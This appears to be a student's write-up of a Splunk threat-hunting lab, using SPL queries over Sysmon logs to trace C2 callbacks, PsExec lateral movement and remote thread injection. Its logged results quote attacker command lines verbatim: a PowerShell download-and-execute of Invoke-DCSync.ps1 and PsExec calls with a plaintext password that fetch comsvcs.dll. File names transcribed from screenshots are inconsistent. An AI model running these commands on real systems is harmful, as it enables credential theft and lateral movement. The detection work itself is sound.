C:\Windows\System32\svchost.exe	48
\\10.0.0.47\CS\Windows\PSXECSCVCS.exe	4

-> Very weird, have multiple weird files executing it, with the standout being randomfile being a parent of rundll32 definitely very weird parent-child relationships.

-> Analysing randomfile

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
Image="*randomfile.exe" | stats count by ParentImage
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 Image="*randomfile.exe" | stats count by ParentImage All time Q

18 of 112,500 events matched No Event Sampling Job II ■ ↗ ⬇ Smart Mode

Events Patterns **Statistics (1)** Visualization

20 Per Page ✓ Format Preview

ParentImage	count
C:\Windows\explorer.exe	18

-> Overall, we can say that rundll32 is the most suspicious process executing code because it has multiple unusual parent-child relations.

-> We may also say that it is used as an sacrificial process (creates a new logon session an passes tickets to that session and does work in that logon session hence "sacrificial" .

Failure to create an sacrificial process may result in the service being taken down, e.g. overwriting of an Kerberos ticket of the local machine ticket account).

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the two IP addresses of the C2 callback server.
Answer format: 10.0.0.1XX and 10.0.0.XX
-> Search for sysmon eventcode 3

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3
```

New Search

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=3

✓ 1,553 events (before 6/18/24 5:39:00.000 AM) No Event Sampling ▾

Events (1,553) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 3

a source 3

a sourcetype 1

INTERESTING FIELDS

a ComputerName 6

date_hour 9

date_mday 4

date_minute 58

a date_month 2

date_second 60

a date_wday 4

date_year 1

a date_zone 1

a DestinationHostname 10

a DestinationIp 100+

a DestinationIpv6 2

...

List ▾ / Format 20 Per Page ▾

i	Time	Event
>	11/8/22 2:50:47.000 PM	11/08/2022 02:50:47 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=30837 Keywords=None TaskCategory=Network connection detected (rule: NetworkConnect) OpCode=Info Message=Network connection detected: RuleName: technique_id=T1036,technique_name=Masquerading UtcTime: 2022-11-08 22:50:45.961 ProcessGuid: {1cb7ffb5-dd03-636a-fd00-00000000d00} ProcessId: 7192

-> Alot of events, let search by count of IP addresses (look for unusual connections)

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | stats count  
by DestinationIp | sort - count
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 | stats count by DestinationIp | sort - count All time Q

✓ 1,553 events (before 6/19/24 5:41:10.000 AM) No Event Sampling ▾

Events Patterns **Statistics (129)** Visualization

20 Per Page ▾ Format Preview ▾ < Prev 1 2 3 4 5 6 7 Next >

DestinationIp ↕	count ↕
10.0.0.91	143
2001:558:feed:0:0:0:0:1	130
10.0.0.253	109
224.0.0.252	105
ff02:0:0:0:0:1:3	96
10.0.0.81	79
2620:1ec:42:0:0:0:0:132	73
10.0.0.230	52
10.0.0.229	45

-> We have alot of results, so instead we take a step back now and analyse what we obtained in the previous question.

-> We know that rundll32.exe is running as an sacrificial process from the previous question, so let's test that with event code 3.

-> Hence, let's look at rundll32.exe with eventcode 3:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3
Image="*rundll32.exe" | stats count by DestinationIp
```

New Search

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 Image="*rundll32.exe" | stats count by DestinationIp

✓ 67 events (before 6/18/24 5:54:15.000 AM) No Event Sampling ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾ Format Preview ▾

DestinationIp ↕
10.0.0.186
10.0.0.91

-> We have destination IP's 10.0.0.91 and 10.0.0.186 and is precisely what we want.

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the port that one of the two C2 callback server IPs used to connect to one of the compromised machines. Enter it as your answer.

-> We look for the ports that the c2 server used to connected to the compromised host (destination host)

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3
(SourceIp=10.0.0.186 OR SourceIp=10.0.0.91) | stats count by
```

DestinationIp, DestinationPort

New Search Save

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 (SourceIp=10.0.0.186 OR SourceIp=10.0.0.91) | stats count by DestinationIp, DestinationPort

✓ 2 events (before 6/18/24 6:29:25.000 AM) No Event Sampling ▾ Job ▾ II

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

DestinationIp ▾	DestinationPort ▾
10.0.0.47	3389

-> We see that it connects to 3389, the rdp port.

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the password utilized during the PsExec activity. Enter it as your answer.

-> We first look for psexec activities, first leveraging Sysmon Event ID 13, using the spl queries as follows:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=13
Image="C:\\Windows\\system32\\services.exe"
TargetObject="HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" |
rex field=Details "(?<reg_file_name>[^\\]+)$" | eval reg_file_name =
lower(reg_file_name), file_name =
if(isnull(file_name), reg_file_name, lower(file_name)) | stats
values(Image) AS Image, values(Details) AS RegistryDetails,
values(_time) AS EventTimes, count by file_name, ComputerName
```

New Search Save As ▾ Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=13 Image="C:\\Windows\\system32\\services.exe" TargetObject="HKLM\\System\\CurrentControlSet\\Services*\\ImagePath" | rex field=Details "(?<reg_file_name>[^\\]+)\$" | eval reg_file_name = lower(reg_file_name), file_name = if(isnull(file_name), reg_file_name, lower(file_name)) | stats values(Image) AS Image, values(Details) AS RegistryDetails, values(_time) AS EventTimes, count by file_name, ComputerName All time Q

✓ 1128 events (before 6/19/24 2:00:59.000 AM) No Event Sampling ▾ Job ▾ II Smart Mode ▾

Events Patterns **Statistics (82)** Visualization

20 Per Page ▾ Format Preview ▾ < Prev 1 2 3 4 5 Next >

file_name ▾	ComputerName ▾	Image ▾	RegistryDetails ▾	EventTimes ▾	count ▾
credentialenrollmentmanager.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\\Windows\\system32\\services.exe	C:\\Windows\\system32\\CredentialEnrollmentManager.exe	16673902415 16673106887 16673183909	3
msmpeng.exe	DESKTOP-EG15PHS	C:\\Windows\\system32\\services.exe	"C:\\ProgramData\\Microsoft\\Windows Defender\\Platform4.18.2210.4-0\\MsMpEng.exe" "C:\\ProgramData\\Microsoft\\Windows Defender\\Platform4.18.2210.5-0\\MsMpEng.exe"	1667722680 1667900398	3
nissrv.exe	DESKTOP-EG15PHS	C:\\Windows\\system32\\services.exe	"%ProgramData\\Microsoft\\Windows Defender\\Platform4.18.2210.4-0\\NisSrv.exe" "%ProgramData\\Microsoft\\Windows Defender\\Platform4.18.2210.5-0\\NisSrv.exe"	1667722674 1667900396	3
psexecsvc.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\\Windows\\system32\\services.exe	\\\\10.0.0.47\\C:\\Windows\\PSEXECSCVCS.exe	1667908718 1667908872 1667908927	3

-> With some less frequent registry value set events, we see how there seems to be indications of resembling PsExec.

-> Hence, if we look into the command line:


```
index="main" sourcetype="WinEventLog:Sysmon" *psexecscvcs* | stats count by CommandLine
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" *psexecscvcs* | stats count by CommandLine All time Q

64 of 137,500 events matched No Event Sampling Job || ■ ↗ ⌵ Smart Mode

Events Patterns **Statistics (3)** Visualization

20 Per Page Format Preview

CommandLine	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	4
C:\Windows\System32\rundll32.exe	4
C:\Windows\system32\WerFault.exe -u -p 5084 -s 1548	1

-> We don't really see the password we want. So, we look for parent command line here:

```
index="main" sourcetype="WinEventLog:Sysmon" *psexecscvcs* | stats count by ParentCommandLine
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" *psexecscvcs* | stats count by ParentCommandLine All time Q

64 of 87,500 events matched No Event Sampling Job || ■ ↗ ⌵ Smart Mode

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview


ParentCommandLine	count
\\10.0.0.47\CS\Windows\PSSEXSCVCS.exe	9

-> Again, we don't see much, so we continue with our detection path. Maybe this is not the PsExec we are looking for.

-> Next, we look for leveraging Sysmon Event ID 11

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System | stats count by TargetFilename
```

New Search Save As ▾ Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System | stats count by TargetFilename All time ▾ 

✓ 1,628 events (before 6/19/24 2:07:36.000 AM) No Event Sampling ▾ Job ▾ II ▮ ↶ 📄 ⬇ Smart Mode ▾

Events Patterns **Statistics (236)** Visualization

20 Per Page ▾ Format Preview ▾ ◀ Prev 1 2 **3** 4 5 6 7 8 ... Next ▶

TargetFilename ↕	count ↕
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.094357.622.2.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.094357.622.3.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.094357.622.4.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.094357.622.5.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.2.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.3.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.4.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.5.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.6.etl	1
C:\Windows\Logs\WindowsUpdate\WindowsUpdate_20221108.100703.880.7.etl	1
C:\Windows\PSXEC-DESKTOP-EGSS5I5-8EFBFA8.key	1
C:\Windows\PSXEC\SVCS.exe	1

-> Again, we see the same thing, but the file we found is the same thing, that is, "PSEXESVC.exe".

-> Now, looking into the event in an general manner, we see that:

```
index="main" sourcetype="WinEventLog:Sysmon"  
"C:\\Windows\\PSEXESVC.exe"
```

New Search

-> We didn't achieve much thing (see the password) and this is not the PsExec we are looking for.

-> Now, we look into the events for pipe connection event, leveraging Sysmon Event ID 18:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=18 Image=System |
stats count by PipeName
```

New Search

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=18 Image=System | stats count by PipeName

✓ 4 events (before 6/19/24 2:11:38.000 AM) No Event Sampling ▼

Events Patterns **Statistics (4)** Visualization

20 Per Page ▼ Format Preview ▼

PipeName ↕

\PSEXESVC

\PSEXESVC-DESKTOP-EGSS5IS-8200-stderr

\PSEXESVC-DESKTOP-EGSS5IS-8200-stdin

\PSEXESVC-DESKTOP-EGSS5IS-8200-stdout

-> Again, we see some suspicious pipes being created which could resemble PsExec execution. However, we still haven't see any password yet.

-> Looking at the logs in verbose mode, we still don't capture any password related command lines.

i	Time	Event
		EventType=4
		ComputerName=DESKTOP-EGSS5IS.uniwaldo.local
		User=NOT_TRANSLATED
		Sid=S-1-5-18
		SidType=0
		SourceName=Microsoft-Windows-Sysmon
		Type=Information
		RecordNumber=51679
		Keywords=None
		TaskCategory=Pipe Connected (rule: PipeEvent)
		OpCode=Info
		Message=Pipe Connected:
		RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
		EventType: ConnectPipe
		UtcTime: 2022-11-08 19:51:35.327
		ProcessGuid: {96192a2a-9ab2-636a-eb03-000000000000}
		ProcessId: 4
		PipeName: \PSEXESVC
		Image: System
		User: NT AUTHORITY\SYSTEM
		Collapse
		host = DESKTOP-EGSS5IS source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLog:Sysmon

-> Thus, we look for other techniques.

- Now, we look for suspicious process creation arising from the suspicious locations (e.g. User's download folder):

```
index="main" EventCode=1 | regex  
Image="C:\\\\Users\\\\.*\\\\\\Downloads\\\\.*" | stats count by Image
```

New Search		Save As	Create Table View	Close
1	index="main" EventCode=1 regex Image="C:\\\\Users\\[...]*\\\\Downloads\\\\[...]*" stats count by Image	All time		
✓ 100 events (before 6/19/24 2:16:52.000 AM) No Event Sampling		Job		Verbose Mode
Events (100) Patterns Statistics (7) Visualization				
20 Per Page Format Preview				
Image		count		
C:\\Users\\waldo\\Downloads\\PsExec64.exe		42		
C:\\Users\\waldo\\Downloads\\randomfile.exe		18		
C:\\Users\\waldo\\Downloads\\Dism.exe		16		
C:\\Users\\waldo\\Downloads\\Sysmon\\Sysmon.exe		11		
C:\\Users\\waldo\\Downloads\\demon.exe		8		
C:\\Users\\waldo\\Downloads\\Sysmon\\Sysmon\\Sysmon64.exe		4		
C:\\Users\\waldo\\Downloads\\SharpHound.exe		1		

-> Here, we see suspicious files, like PsExec64.exe creating processes.

-> let's look at the command line that it is creating:

```
index="main" EventCode=1 Image="*PsExec64.exe" | stats count by
CommandLine
```

New Search	
1	index="main" EventCode=1 Image="*PsExec64.exe" stats count by CommandLine
42 of 112,340 events matched No Event Sampling	
Events (42) Patterns Statistics (15) Visualization	
20 Per Page Format Preview	
CommandLine	
psexec64.exe -accepteula	
psexec64.exe -accepteula -u UNI\\WALDO\\waldo -p Password@123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\\comsvcs.dll" 羅雅傑	
psexec64.exe -accepteula -u UNI\\WALDO\\waldo -p Password@123 \\127.0.0.1 whoami 羅雅傑	
psexec64.exe /accepteula	
psexec64.exe \\10.0.0.47 -u 10.0.0.47\\waldo -p Password@123 hostname	
psexec64.exe \\10.0.0.47 -u 10.0.0.47\\waldo -p Password@123 ipconfig	
psexec64.exe \\10.0.0.47 -u DESKTOP-UN7T4R8\\waldo -p Password@123 hostname -h 羅雅傑	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 hostname	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 hostname -h 羅雅傑	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 hostname /accepteula	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 ipconfig	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 ipconfig -s 羅雅傑	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 whoami	
psexec64.exe \\10.0.0.47 -u waldo -p Password@123 whoami /accepteula	
psexec64.exe /accepteula	

-> At last we found the PsExec execution we wanted, with the password of Password@123.

Alternative solution

-> We first run spl queries, leveraging Sysmon Event ID 13 (registry value set)

```

index="main" sourcetype="WinEventLog:Sysmon" EventCode=13
Image="C:\\Windows\\system32\\services.exe"
TargetObject="HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" |
rex field=Details "(?<reg_file_name>[^\\\\]+)$" | eval reg_file_name =
lower(reg_file_name), file_name =
if(isnull(file_name),reg_file_name,lower(file_name)) | stats
values(Image) AS Image, values(Details) AS RegistryDetails,
values(_time) AS EventTimes, count by file_name, ComputerName

```

New Search

```

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=13 Image="C:\\Windows\\system32\\services.exe" TargetObject="HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" | rex field=Details
>[^\\\\]+$" | eval reg_file_name = lower(reg_file_name), file_name = if(isnull(file_name),reg_file_name,lower(file_name)) | stats values(Image) AS Image, values(Details) AS RegistryDetails,
EventTimes, count by file_name, ComputerName

```

✓ 1,128 events (before 6/19/24 2:24:41.000 AM) No Event Sampling ▾

Events (1,128) Patterns **Statistics (82)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

file_name ↕	ComputerName ↕	Image ↕	RegistryDetails ↕
psexecsvcs.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\Windows\system32\services.exe	\\10.0.0.47\C\$\Windows\PSEXECVCS.exe
psexesvc.exe	DESKTOP-EG55SIS.uniwaldo.local	C:\Windows\system32\services.exe	%%SystemRoot%\PSEXESVC.exe
psexesvc.exe	DESKTOP-UN7T4R8.uniwaldo.local	C:\Windows\system32\services.exe	\\10.0.0.47\C\$\Windows\PSEXESVC.exe

-> We see some unusual psexecsvcs.exe binary.

-> Next, we will filter out the binary by event code to see the behaviour of the binary

```

index="main" sourcetype="WinEventLog:Sysmon" psexecsvcs.exe | stats
count by EventCode

```

New Search

```

1 index="main" sourcetype="WinEventLog:Sysmon" psexecsvcs.exe | stats count by EventCode

```

✓ 2 events (before 6/19/24 2:26:17.000 AM) No Event Sampling ▾

Events (2) Patterns **Statistics (2)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

EventCode ↕
11
13

-> We see that it has an event code of 11, so it is created somewhere, let's look at the host that it is created through examining the host and TargetFilename

```

index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 psexecsvcs.exe
| stats count by host, TargetFilename

```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=11 psexecsvcs.exe | stats count by host, TargetFilename
```

✓ 1 event (before 6/19/24 2:29:13.000 AM) No Event Sampling ▼

Events (1) Patterns **Statistics (1)** Visualization

20 Per Page ▼ Format Preview ▼

host	TargetFilename
DESKTOP-UN7T4R8	C:\Windows\PSEXECVCS.exe

-> We see that it the filename is suspicious and the host is "DESKTOP-UN7T4R8"

-> Now, we can focus on process creation events on this host that executes psexec in the commandline with the corresponding hostname.

-> Note that if we don't have any result with the host name, that means the attacker may be using IP addresses instead, so we may remove the DESKTOP-UN7T4R8 and look at the command line accordingly.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 DESKTOP-UN7T4R8  
CommandLine="*psexec*" | stats count by CommandLine
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 DESKTOP-UN7T4R8 CommandLine="*psexec*" | stats count by CommandLine
```

4 of 28,814 events matched No Event Sampling ▼

Events (4) Patterns **Statistics (2)** Visualization

20 Per Page ▼ Format Preview ▼

CommandLine	count
c:\windows\system32\cmd.exe /c psexec64.exe \\10.0.0.47 -u DESKTOP-UN7T4R8\waldo -p Password@123 hostname -h 胡德:~羅	2
psexec64.exe \\10.0.0.47 -u DESKTOP-UN7T4R8\waldo -p Password@123 hostname -h 胡德:~羅	2

-> We obtained the password we want from PsExec execution/

-> Furthermore, we could see where psexec is executed through the host by including host in the stats command:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 DESKTOP-UN7T4R8  
CommandLine="*psexec*" | stats count by CommandLine, host
```

New Search		Save As ▾
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 DESKTOP-UN7T4R8 CommandLine="*psexec*" stats count by CommandLine, host		
✓ 4 events (before 6/19/24 3:30:07000 AM) No Event Sampling ▾		Job ▾ ↻
Events (4) Patterns Statistics (2) Visualization		
20 Per Page ▾ ✓ Format Preview ▾		
CommandLine	host	
c:\windows\system32\cmd.exe /c psexec64.exe \\10.0.0.47 -u DESKTOP-UN7T4R8\waldo -p Password@123 hostname -h 胸話:耀	DESKTOP-EGSS51S	
psexec64.exe \\10.0.0.47 -u DESKTOP-UN7T4R8\waldo -p Password@123 hostname -h 胸話:耀	DESKTOP-EGSS51S	

-> Hence, we see that psexec is running from the host DESKTOP-EGSS51S.

-> overall, it can be summarised that it is first identifying suspicious psexec binaries as well as the host being identified, then tracing back through the command line which host executed it.

Detecting Attacker Behavior With Splunk Based On Analytics

Question

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through an analytics-driven SPL search against all data the source process images that are creating an unusually high number of threads in other processes. Enter the outlier process name as your answer where the number of injected threads is greater than two standard deviations above the average. Answer format: `_.exe`

-> Looks for event that create threads

Event ID 8: CreateRemoteThread

The `CreateRemoteThread` event detects when a process creates a `thread` in another process. This technique is used by malware to inject code and hide in other processes. The event indicates the source and target process. It gives information on the code that will be run in the new `thread`: `StartAddress`, `StartModule` and `StartFunction`. Note that `StartModule` and `StartFunction` fields are inferred, they might be empty if the starting address is outside loaded modules or known exported functions.

-> Event ID 8 is on the lookout.

-> Base examination:

-> We craft the spl query as follows (filter by event code 8,)

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=8 | stats count by SourceImage
```

[New Search](#)

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=8 | stats count by SourceImage
```

✓ **70 events** (before 6/19/24 6:30:21.000 AM) No Event Sampling ▾

Events (70) Patterns **Statistics (7)** Visualization

20 Per Page ▾ / Format Preview ▾

SourceImage ↕

C:\Users\waldo\Downloads\demon.exe

C:\Users\waldo\Downloads\randomfile.exe

C:\Windows\System32\notepad.exe

```
C:\Windows\System32\rundll32.exe
```

```
C:\Windows\system32\dwm.exe
```

```
C:\Windows\system32\rundll32.exe
```

```
\\10.0.0.47\C$\Windows\PSEXECSCVCS.exe
```

-> We see some suspicious image, but let's formulate this in a more rigorous way.

- Now using eventstats, we craft the following spl queries (filter by event 8, create statistics on threads create, then evaluating if threads created is an anomaly).

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=8 | stats count
as threadsCreate by SourceImage | eventstats avg(threadsCreate) as avg
stdev(threadsCreate) as sigma | eval isOutlier=(if(threadsCreate >
(avg+2*sigma), 1, 0)) | search isOutlier=1
```

New Search

Save As ▾ Create Table View Close

New Search Save As ▾ Create Table View Close

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=8 | stats count as threadsCreate by SourceImage | eventstats avg(threadsCreate) as avg stdev(threadsCreate) as sigma | eval isOutlier=if(threadsCreate > (avg+2*sigma), 1, 0) | search isOutlier=1
```

✓ 70 events (before 6/19/24 6:42:34.000 AM) No Event Sampling ▾ Job ▾ || ■ ↻ 🖨 ⬇ 📄 Verbose Mode ▾

Events (70) Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

SourceImage	threadsCreate	avg	isOutlier	sigma
C:\Users\waido\Downloads\randomfile.exe	34	10	1	11.387127235025815

-> Hence, the suspicious process is the randomfile.exe, if I remember correctly this is also the payload used for reverse shell.